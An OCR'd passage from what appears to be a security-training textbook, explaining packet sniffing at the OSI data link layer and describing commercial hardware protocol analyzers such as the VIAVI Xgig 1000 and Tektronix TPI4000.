
- Sniffers operate at the **data link layer** of the OSI model
- Networking layers in the OSI model are designed to work **independently** of each other; if a sniffer sniffs data in the data link layer, the upper OSI layers will not be aware of the sniffing

Application
Presentation
Session
Transport
Network
Data Link
Physical
Compromised
Application Stream
POP3, IMAP, IM, SSL, SSH
Protocols/Ports
IP Addresses
Initial Compromise
Physical Links
Application
Presentation
Session
Transport
Network
Data Link
Physical

Sniffing in the Data Link Layer of the OSI Model


The OSI model describes network functions as a series of seven layers. Each layer provides services to the layer above and receives services from the layer below.

The data link layer is the second layer of the OSI model. In this layer, data packets are encoded and decoded into bits. Sniffers operate at the data link layer and can capture packets from this layer. Networking layers in the OSI model are designed to work independently of each other; thus, if a sniffer sniffs data in the data link layer, the upper OSI layers will not be aware of the sniffing.



Application
Presentation
Session
Transport
Network
Data Link
Physical
Compromised
Application Stream
POP3, IMAP, IM, SSL, SSH
Protocols/Ports
IP Addresses
Initial Compromise
Physical Links
Application
Presentation
Session
Transport
Network
Data Link
Physical

Figure 8.10: Sniffing in the data link layer of the OSI model



Hardware Protocol Analyzers

1. A hardware protocol analyzer is a piece of equipment that **captures signals** without altering the traffic in a cable segment
2. It can be used to monitor network usage and identify **malicious network traffic** generated by hacking software installed in the network
3. It captures a data packet, decodes it, and analyzes its content based on certain **predetermined rules**
4. It allows the attacker to see individual **data bytes** of each packet passing through the cable

Xgig 1000 32/128 G FC & 25/50/100 GE Analyzer

https://www.viavisolutions.com

TPI4000 Series

https://www.tek.com

Hardware Protocol Analyzers

- PTW60 (*https://www.globalspec.com*)
- P5551A PCIe 5.0 Protocol Exerciser (*https://www.keysight.com*)
- Voyager M4x Protocol Analyzer (*https://teledynelecroy.com*)
- N2X N5540A Agilent Protocol Analyzer (*https://www.valuetronics.com*)
- Xgig 1000 (*https://www.viavisolutions.com*)

Hardware Protocol Analyzers

A hardware protocol analyzer is a device that interprets traffic passing over a network. It captures signals without altering the traffic segment. Its purpose is to monitor network usage and identify malicious network traffic generated by hacking software installed on the network. It captures a data packet, decodes it, and analyzes its content according to predetermined rules. It allows an attacker to see the individual data bytes of each packet passing through the network.

Compared to software protocol analyzers, hardware protocol analyzers are capable of capturing more data without packet drops at the time of data overload. Hardware protocol analyzers provide a wide range of network connection options varying from LAN, WAN, and wireless to circuit-based telco network lines. They are capable of displaying bus states and low-level events such as high-speed negotiation (K/J chirps), transmission errors, and retransmissions. The analyzers provide accurate timestamps of the captured traffic. However, hardware analyzers are more expensive and tend to be out of reach for individual developers, hobbyists, and ordinary hackers.

Hardware protocol analyzers from different manufacturers include the following.

- **Xgig 1000 32/128 G FC & 25/50/100 GE Analyzer**

  Source: *https://www.viavisolutions.com*

  The VIAVI Xgig 1000 32/128 G Fiber Channel (FC) and 25/50/100 G Ethernet (GE) platform is a hardware product that addresses 8G/16G/32G/128G FC and 10/25/50/100 GE in an integrated, portable platform with reconfigurable ports. It provides a platform to perform inline, nonintrusive capture and analysis and inline jamming (error injection). It uses the industry's first true analog pass-through adapter while keeping the linear nature of signal-over-copper connections. The platform offers unmatched visibility to the OSI physical layer with features such as auto negotiation, link training, and forward error correction (FEC).

VIAVI
Xgig 1000

Figure 8.11: Xgig 1000 32/128 G FC and 25/50/100 GE Analyzer

- **TPI4000 Series**


  Source: *https://www.tek.com*

  Each of the TPI4000 protocol analyzers captures and displays link data, even at full line rates. Views of primitives as well as the frame delimiter, frame header, and payload data are also provided. The Protocol Database Editor allows the user to define the additional decoding of protocols to further enhance existing functions. Deep, bit-level triggering and pre- and post-filtering capabilities ensure that relevant data can be extracted from multi-gigabit data streams.

Figure 8.12: TPI4000 protocol analyzer

Some examples of hardware protocol analyzers are listed below:

- PTW60 (*https://www.globalspec.com*)
- P5551A PCIe 5.0 Protocol Exerciser (*https://www.keysight.com*)
- Voyager M4x Protocol Analyzer (*https://teledynelecroy.com*)
- N2X N5540A Agilent Protocol Analyzer (*https://www.valuetronics.com*)
- Xgig 1000 (*https://www.viavisolutions.com*)



